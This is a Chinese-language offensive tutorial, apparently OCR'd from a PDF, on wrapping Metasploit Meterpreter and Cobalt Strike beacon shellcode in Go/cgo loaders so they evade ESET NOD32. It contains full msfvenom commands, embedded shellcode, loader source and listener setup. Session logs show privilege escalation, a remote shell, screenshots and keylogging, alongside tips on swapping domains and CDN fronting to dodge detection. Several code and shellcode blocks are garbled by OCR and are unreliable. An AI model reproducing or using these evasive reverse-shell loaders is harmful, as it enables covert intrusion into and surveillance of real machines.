
go 内联免杀执行 shellcode

0x01 准备好 go 编译环境 [32 位机器]


Win7 32 位系统,建议直接用 32 位系统,暂时兼容性较好 安装 tdm-gcc-5.1.0-3.exe 无需安装,只需配置好 go 的系统环境变量即可,具体配置过程,如下 go1.8.3.windows-386.zip

GOROOT C:\go
GOPATH C:\GoCode

Path C:\Python27\;C:\Python27\Scripts;%SystemRoot%\system32;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;C:\TDM-GCC-32\bin;C:\go\bin







看到如下的环配置,说明 go 环境已经基本配置成功了

```
# go env
 ■ 管理员: 命令提示符
   C:\>go env
  set GOARCH=386
   set GOBIN=
  set GOEXE=.exe
   set GOHOSTARCH=386
   set GOHOSTOS=windows
  set GOOS=windows
  set GOPATH=C:\GoCode
  set GORACE=
   set GOROOT=C:\go
 set GOTOOLDIR=C:\go\pkg\tool\windows_386
   set GCCGO=gccgo
   set G0386=
    set CC=gcc
   set\ GOGCCFLAGS = -m32\ -mthreads\ -fmessage-length = 0\ -fdebug-prefix-map = C:\ Vers\ Avlist\ AppData\ Local\ Temp\ go-builded and the set of the set 
   d903644383=/tmp/go-build -gno-record-gcc-switches
   set CXX=g++
 set CGO_ENABLED=1
 set PKG_CONFIG=pkg-config
 set CGO CFLAGS=-g -02
  set CGO_CPPFLAGS=
 set CGO_CXXFLAGS=-g -02
 set CGO_FFLAGS=-g -02
  set CGO_LDFLAGS=-g -02
   C:/>
```

0x02 首先,尝试免杀 32 位原生 tcp meterpreter

特别注意,依然是先用 msf 生成 32 位 py shellcode,建议就用原生 tcp,其它的协议都有问题,如下

msfvenom -p windows/meterpreter/reverse_tcp_uuid LPORT=80 LHOST=192.168.126.150 -e x86/shikata_ga_nai -i 11 -f py -o tcp.py # cat tcp.py

```
17:55:15 -> root@checin -> [~]

w => cat tcp.py

buf = ""

buf += "\xbb\xba\x04\x13\xb3\xdb\xde\xd9\x74\x24\xf4\x58\x33"

buf += "\xc9\xb1\xa2\x31\x58\x12\x83\xc0\x04\x03\xe2\x0a\xf1"

buf += "\x46\xaa\xab\x17\xa8\x10\x11\x0e\x70\xd0\x82\x45\xd8"

buf += "\x33\x02\x14\x44\x72\xd7\x44\x78\x37\xc4\xe9\xbd\x0b"

buf += "\xea\x18\x46\x0e\xf6\x60\xda\x79\xce\x25\xc8\xb9\xac"

buf += "\x8c\x7c\xae\x8a\x05\x60\x7f\x34\xe8\xa3\x34\x1d\x06"

buf += "\xf2\x50\x03\x7c\x82\xcd\x51\x98\x09\xc0\x66\x43\x05"

buf += "\x5d\x9e\x47\xd4\x15\x90\x24\x9d\x10\x75\x46\x83\x9f"

buf += "\x31\x0a\x2e\x61\x38\xaf\xe2\xd3\xb6\x1f\xf7\xef\xd2"

buf += "\x9c\xc0\xf6\xcf\xf0\xd4\x30\xd7\xf6\xb4\xf8\xae\x63"

buf += "\x2a\x52\x64\x89\xcb\xc0\x04\x9e\x4f\xdb\x46\x85\xef"
```


将上面的 shellcode 通过 go 编译成 exe

go build shell.go 特别注意最开始的这个连接符, ' buf := '


```
package main
void call(char *code) {
   int (*ret)() = (int(*)())code;
   ret();
import "C"
import "unsafe"
func main()
   buf :=
   buf += "\xbb\xba\x04\x13\xb3\xdb\xde\xd9\x74\x24\xf4\x58\x33"
   buf += "\xc9\xb1\xa2\x31\x58\x12\x83\xc0\x04\x03\xe2\x0a\xf1"
   buf += "\x46\xaa\xab\x17\xa8\x10\x11\x0e\x70\xd0\x82\x45\xd8"
   buf += "\x33\x02\x14\x44\x72\xd7\x44\x78\x37\xc4\xe9\xbd\x0b"
           "\xea\x18\x46\x0e\xf6\x60\xda\x79\xce\x25\xc8\xb9\xac"
   buf += "\x8c\x7c\xae\x8a\x05\x60\x7f\x34\xe8\xa3\x34\x1d\x06"
   buf += "\xf2\x50\x03\x7c\x82\xcd\x51\x98\x09\xc0\x66\x43\x05"
   buf += "\x5d\x9e\x47\xd4\x15\x90\x24\x9d\x10\x75\x46\x83\x9f"
   buf += "\x31\x0a\x2e\x61\x38\xaf\xe2\xd3\xb6\x1f\xf7\xef\xd2"
           "\x9c\xc0\xf6\xcf\xf0\xd4\x30\xd7\xf6\xb4\xf8\xae\x63"
   buf += "\x2a\x52\x64\x89\xcb\xc0\x04\x9e\x4f\xdb\x46\x85\xef"
   buf += "\x8f\x3e\x24\x1b\xa6\x22\x0d\xc5\x99\xff\xb6\x45\x49"
   buf += "\x9c\x29\x43\x75\x2f\x86\xaf\x7a\x3d\xb9\xba\xea\x8c"
           \xisup "\x31\xcd\xef\xff\x4f\xac\xb5\x27\x1d\xe9\x42\xfa\xcd"
   buf += "\x4b\x36\x7e\x5a\x2d\x10\x21\x3f\x46\xad\xf9\xec\x49"
   buf += "\xce\x33\x15\x6e\xe4\x77\x5a\x6f\x41\x52\x3b\x05\xd6"
   buf += "\x16\x12\x89\xf9\x60\x53\x1d\x09\x86\x9c\xe5\x8c\xad"
   buf += "\x0c\xbc\xaa\x2d\xd9\x6b\x62\x43\xba\xdc\x62\xe7\xb6"
   buf += "\x51\xb8\x64\x22\x17\x0f\x85\x46\x64\xc0\xae\x84\xfc"
   buf += \x9b\x64\x72\x00\xa6\x95\x32\x20\xa1\x97\x2d\xc4\xb6
   buf += "\x7e\xe2\x6d\xc0\x12\x47\x59\x65\x3a\x50\xba\x95\x29"
   buf += "\x1e\xd7\x4a\xe4\x16\xcb\x21\x46\x47\x84\x0b\x85\xbe"
   buf += "\xc8\x3c\x08\x05\x67\xac\xe0\x94\x0c\x6c\xa6\xd3\x0d"
   buf += \frac{x18}{x38}cb\x17\xdc\x34\xf2\xc4\x3c\xff\x4c\x3b\xdb"
   buf += "\xb6\x42\x07\x67\x32\xab\x2a\xe0\x43\x8e\x70\x48\x6e"
   buf += \frac{x3d}{xc4} buf += \frac{x3d}{xc6}
   buf += "\xc7\x21\x55\xe0\xf0\xc0\x71\xf3\xff\x88\xa3\x4d\x8c"
   buf += "\x58\xce\x8d\x2d\x0d\xbe\x03\x67\x11\xa6\x20\xfc\x19"
   buf += "\x05\xec\x74\x5c\xaa\xbd\x31\x87\x2e\x35\x2d\xf1\x08"
   buf += "\x0d\x34\x37\xf2\x55\x59\xb4\x2f\x0a\x5b\x6e\x5f\x7e"
   buf += \frac{x7d}{xd9}x08}x4f\\x77}x15\\xb1\\xcd\\xb5\\x44\\xe6\\xa0\\x2c
   buf += "\xdc\x9c\xcb\x7c\xe7\x41\x23\x1c\x85\x5e\xa3\x5c\xe9"
   buf += "\xfd\x07\x2e\xf0\x80\x52\xf9\xf5\xae\x63\xce\xcb\x88"
   buf += \frac{xf6}{xc8}x39\\x5d\\x4f\\xfb\\xe2\\xd4\\x37\\x5c\\x74\\x18\\x38
```

```
buf += "\x79\xba\x65\x11\x25\xba\x41\x47\x2b\x9d\x20\x9c\x05"
buf += \frac{x5a}{xf9}x20\\x1c\\xcf\\x10\\x3d\\x59\\x4d\\xb1\\xd9\\x6b\\x1b
buf += \x8b\x0d\x04\xdd\x1c\x50\xaf\x4c\x34\x0a\x6c\x8e\xcf
buf += \x33\xcd\xf0\x85\xc1\xd2\xeb\xc9\x39\x18\xe9\x7b\x4e"
buf += "\x46\x68\xdd\xcd\x52\x06\x98\x46\xaa\xfc\x8e\x6a"
buf += "\x65\x0d\x41\x53\xd2\x3d\x82\x5d\x21\xdc\x4c\xaf\x91"
buf += \frac{x2e}{x6d}x0d\\xf2\\xf5\\x38\\xb9\\x76\\xed\\xd4\\xf4\\xad\\xf1
       "\x1f\x52\xa9\x68\xb3\x35\x12\x27\x5e\x7f\xd8\xb9\x9b"
buf += \x92\xe7\x05\xbb\x51\x2e\xe9\xa7\xf7\xb8\xe6\x1d\x34"
buf += \frac{xf3\xb0\xef\x0a\xdc\xec\x77\xec\xb7\x12\x46\x2d\x13}
buf += \frac{x6c}{x61}\\e^2\\x99\\xf2\\xbf\\x14\\x6c\\x38\\x58\\xda\\xb9
buf += \frac{x14}{x1d}xd2\\x55\\x20\\xc4\\x78\\xb2\\x71\\x79\\xfb\\x84
buf += "\x6c\x26\x56\x9d\xe6\x38\xd9\xbc\x42\x60\x83\x46\x1f"
buf += "\x6c\x28\xad\x30\x49\x0e\xe4\x6f\xc0\x5d\x33\xa2\xae"
buf += "\x4b\x7a\x87\xf7\x22\xe3\xc5\xa7\x51\x68\x1a\xa0\x5c"
buf += "\x06\xd4\x75\x52\xe8\xa2\x4b\xf9\x7c\x00\x48\x21\x0b"
buf += "\x0e\x40\xad\x14\x27\x6d\x25\x12\xdb\x08\x85\xae\xe7"
buf += \frac{x54}{x74}xff\x9d\xf7\x8e\x16\x85"
shellcode := []byte(buf)
C.call((*C.char)(unsafe.Pointer(&shellcode[0])))
```

最终生成的 exe,如下



而后,再将上面的 exe 丢到装有 nod32 的目标机器上进行免杀测试



```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.126.150
msf > set lport 80
msf > set EnableStageEncoding true
msf > set StageEncoder x86/fnstenv_mov
msf > exploit
meterpreter > sysinfo
meterpreter > screenshot
meterpreter > getsystem
meterpreter > shell
```

```
smsf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf5 exploit(multi/handler) > set lhost 192.168.126.150
lhost => 192.168.126.150
msf5 exploit(multi/handler) > set lport 80
lport => 80
<u>msf5</u> exploit(<u>multi/handler</u>) > set EnableStageEncoding true
EnableStageEncoding => true
msf5 exploit(multi/handler) > set StageEncoder x86/fnstenv_mov
StageEncoder => x86/fnstenv_mov
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.126.150:80
[*] Encoded stage with x86/fnstenv_mov
 [*] Sending encoded stage (179804 bytes) to 192.168.126.179
[*] Meterpreter session 1 opened (192.168.126.150:80 -> 192.168.126.179:64157) at 2018-12-11 18:00:56 +0800
<u>meterpreter</u> > sysinfo
Computer
os
                : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain
                : WORKGROUP
Logged On Users : 1
Meterpreter
              : x86/windows
<u>meterpreter</u> > getuid
Server username: Mary-Pc\Administrator
<u>meterpreter</u> > screenshot
Screenshot saved to: /root/aRwNTtKI.jpeg
<u>meterpreter</u> > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
<u>meterpreter</u> > shell
Process 384 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>query user
query user
 USERNAME
                       SESSIONNAME
                                           ID STATE IDLE TIME LOGON TIME
                                           1 Active
                       console
>administrator
                                                           none 12/10/2018 7:42 PM
C:\Windows\system32>tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
ekrn.exe
                               760 Services
                                                                      81,264 K
                                                                      25,196 K
egui.exe
                               2936 Console
                                                               1
C:\Windows\system32>
```

0x03 尝试免杀执行 Cobaltstrike 32 位 http beacon shellcode

生成 32 位 http beacon shellcode 建议用 http,其它协议可能会有问题,特别注意,此处的 shellcode 类型依然选择 python

	Payload Generator 🛑 🔳 😣		
This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.			
Listener:	go Add		
Output:	Python		
×64:	Use ×64 payload		
	Generate Help		

接着,将上面的 shellcode 嵌到以下代码中,而后编译成 exe

go build shell.go 特别注意下,此处的 ' buf '格式,跟上面不太一样


```
package main
void call(char *code) {
    int (*ret)() = (int(*)())code;
    ret();
import "C"
import "unsafe"
func main() {
    buf
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x9c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8
5\x20\x31\x30\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x3b\x20\x57\x69\x6e\x36\x34\x3b\x20\x78\x36\x34\x3b\x20\x54\x72\x69\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x20\x3b\x2
```

 $6\x89\xe2\xff\xd5\x85\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x58\xc3\xe6\x37\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x32\x36\x2e\x31\x35\x30\x00$

而后,把生成的 exe 丢到装有 nod32 的机器上去进行免杀测试

C.call((*C.char)(unsafe.Pointer(&shellcode[0])))

shellcode := []byte(buf)




如下可以看到此时 beacon 正常上线,执行些常规操作基本没啥问题 beacon> sleep 0 beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe" beacon> getsystem beacon> getuid beacon> rev2self external internal user computer note pid last **25.** 192.168.126.179 192.168.126.179 Administrator * MARY-PC 2040 13ms Event Log X Listeners X Beacon 192.168.126.179@2040 X beacon> sleep 0 [*] Tasked beacon to become interactive


[+] host called home, sent: 16 bytes beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe" [*] Tasked beacon to run: tasklist | findstr /c:"ekrn.exe" /c:"egui.exe" [+] host called home, sent: 54 bytes [+] received output: ekrn.exe 760 Services 83,548 K egui.exe 2936 Console 25,712 K beacon> getsystem [*] Tasked beacon to get SYSTEM [+] host called home, sent: 99 bytes [+] Impersonated NT AUTHORITY\SYSTEM <u>beacon</u>> getuid [*] Tasked beacon to get userid [+] host called home, sent: 8 bytes [*] You are NT AUTHORITY\SYSTEM (admin) beacon> rev2self [*] Tasked beacon to revert token [+] host called home, sent: 8 bytes

不妨再试下一些比较敏感的操作,比如,截屏,键盘记录

beacon> screenshot x86 2740 1
beacon> keylogger 2740 x86
beacon> jobs




很显然,此时的 nod32 已经开始发挥作用了截屏没有拦,但是键盘记录还是被直接识别出来了,看来 nod32 确实是仔细分析过 cobaltstrike,不过话说回来,在实战中,我们基本也不会去用 cs 的键盘记录,另外,还是那个比较有意思的地方,内存中虽然被检测到了,但 shell 并没有掉



0x04 免杀执行常规 32 位 dns http beacon shellcode

生成 dns http beacon 的 shellcode,这里的域名要特别注意下,nod32 可能会拦,最简单的解决办法就是重新再注册个域名,然后换下就可以了,想根本解决的话,可以借各种 cdn,比如,谷歌,aure 来伪装请求头或者想办法直接弄个高信域名来搞



	Payload Generator 🛑 📵 😣	
This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.		
Listener:	Dns Add	
Output:	Python	
×64:	Use ×64 payload	
	Generate Help	

将 shellcode 插入以下代码,然后编译,步骤同上,此处就不再具体——演示了

go build dns.go

```
package main
/*
void call(char *code) {
    int (*ret)() = (int(*)())code;
    ret();
}
*/
import "C"
import "unsafe"
func main() {
    buf
```


```
shellcode := []byte(buf)
C.call((*C.char)(unsafe.Pointer(&shellcode[0])))
}
```

0x05 尝试配合 veil 免杀反弹常规 http beacon [实际的免杀效果暂时还是很不错的]

准备好 32 位的符合 veil 格式的 shellcode

	Payload Generator 😑 🗎 🔞		
This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.			
Listener:	veilgo Add		
Output:	Veil ▼		
×64:	Use ×64 payload		
	Generate Help		

接着,进到 veil 中选择 go 下的 shellcode 注入模块,插入上面生成的 shellcode



